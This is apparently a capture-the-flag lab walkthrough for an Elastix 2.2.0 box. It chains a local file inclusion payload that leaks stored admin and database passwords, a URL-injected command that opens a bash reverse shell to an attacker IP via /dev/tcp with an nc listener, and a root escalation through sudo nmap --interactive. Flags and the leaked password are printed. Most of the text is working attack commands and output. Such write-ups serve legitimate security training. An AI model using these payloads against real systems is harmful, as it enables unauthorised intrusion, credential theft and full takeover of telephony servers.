

Initial Exploit -

The webpage on port 80 is running Elastix. Searchsploit has an exploit available. Download the exploit:

```
searchsploit -m 37637
```

The exploit does not work in it's current state. Try to manually visit the URL in the code:


```
#-----#
#Elastix is an Open Source Software to establish Unified Communications.
#About this concept, Elastix goal is to incorporate all the communication alternatives,
#available at an enterprise level, into a unique solution.
#-----#
#####
# Exploit Title: Elastix 2.2.0 LFI
# Google Dork: :(
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki  \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{ }gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../../etc/ampportal.conf%00&module=Accounts&action
```

view-source:https://10.129.84.243/vtigercrm/graph.php?

current_language=../../../../../../../../etc/ampportal.conf%00&module=Accounts&action leaks passwords configured on the server:



```
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jEhdIekWmdjE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 #AMPMGRPASS=amp111
39 AMPMGRPASS=jEhdIekWmdjE
40
```

Log in to Elastix v2.2.0 using the credentials **admin:jEhdlekWmdjE** at **https://10.129.84.243/**. Searchsploit has an exploit available. Download the exploit:

```
searchsploit -m 18649
```

Use the URL in the POC:

```
Proof of Concept:

RCE:
[HOST]/recordings/misc/callme_page.php?action=c&callmenu=[PHONENUMBER]&from
-internal/n%0D%0AApplication:%20system%0D%0AData:%20[CMD]%0D%0A%0D%0A
```

Visit the page https://10.129.85.3/index.php?menu=control_panel# to find the extension number 233.

Change the [PHONE NUMBER] placeholder to 233. Change the [CMD] placeholder to

%2Fbin%2Fbash%20-

I%20%3E%20%2Fdev%2Ftcp%2F10.10.16.16%2F80%200%3C%261%202%3E%261 which is **/bin/bash -l > /dev/tcp/10.10.16.16/80 0<&1 2>&1** urlencoded.

```
urlencode("/bin/bash -l > /dev/tcp/10.10.16.16/80 0<&1 2>&1")
```

Set up a listener:

```
sudo nc -lvp 80
```

Visit the URL [https://10.129.85.3/recordings/misc/callme_page.php?action=c&callmenu=233@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20%2Fbin%2Fbash%20-](https://10.129.85.3/recordings/misc/callme_page.php?action=c&callmenu=233@from-internal/n%0D%0AApplication:%20system%0D%0AData:%20%2Fbin%2Fbash%20-I%20%3E%20%2Fdev%2Ftcp%2F10.10.16.16%2F80%200%3C%261%202%3E%261%0D%0A%0D%0A)

I%20%3E%20%2Fdev%2Ftcp%2F10.10.16.16%2F80%200%3C%261%202%3E%261%0D%0A%0D%0A to trigger the reverse shell.

The shell returns as asterisk.

Privilege Escalation -

The user asterisk can run nmap as root without a password:

```
bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR
LS_COLORS MAIL PS1 PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
XAUTHORITY"

User asterisk may run the following commands on this host:
(root) NOPASSWD: /sbin/shutdown
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/bin/yum
(root) NOPASSWD: /bin/touch
(root) NOPASSWD: /bin/chmod
(root) NOPASSWD: /bin/chown
(root) NOPASSWD: /sbin/service
(root) NOPASSWD: /sbin/init
(root) NOPASSWD: /usr/sbin/postmap
(root) NOPASSWD: /usr/sbin/postfix
(root) NOPASSWD: /usr/sbin/saslpasswd2
(root) NOPASSWD: /usr/sbin/hardware_detector
(root) NOPASSWD: /sbin/chkconfig
(root) NOPASSWD: /usr/sbin/elastix-helper
```

Spawn a root shell:

```
sudo nmap --interactive
```

```
!sh
```

Proof -

User:

```
bash-3.2$ cat user.txt
3895596ac3d75259689e32fd9fb8de5a
bash-3.2$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:B9:F7:3D
          inet addr:10.129.85.3  Bcast:10.129.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7311 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5141301 (4.9 MiB)  TX bytes:2920101 (2.7 MiB)
          Interrupt:59 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108420 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108420 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9997656 (9.5 MiB)  TX bytes:9997656 (9.5 MiB)

bash-3.2$ whoami
asterisk
bash-3.2$ █
[2] 0:sudo- 1:sudo*Z "kali" 13:45 11-Jul-22
```

Root:

```
sh-3.2# cat root.txt
10de5bcd3f575edd3f5bbc69ec8024
sh-3.2# ifconfig
sh: ifconfig: command not found
sh-3.2# whoami
root
sh-3.2# ip addr
sh: ip: command not found
sh-3.2# ifconfig
sh: ifconfig: command not found
sh-3.2# █
[2] 0:sudo- 1:sudo*Z "kali" 13:47 11-Jul-22
```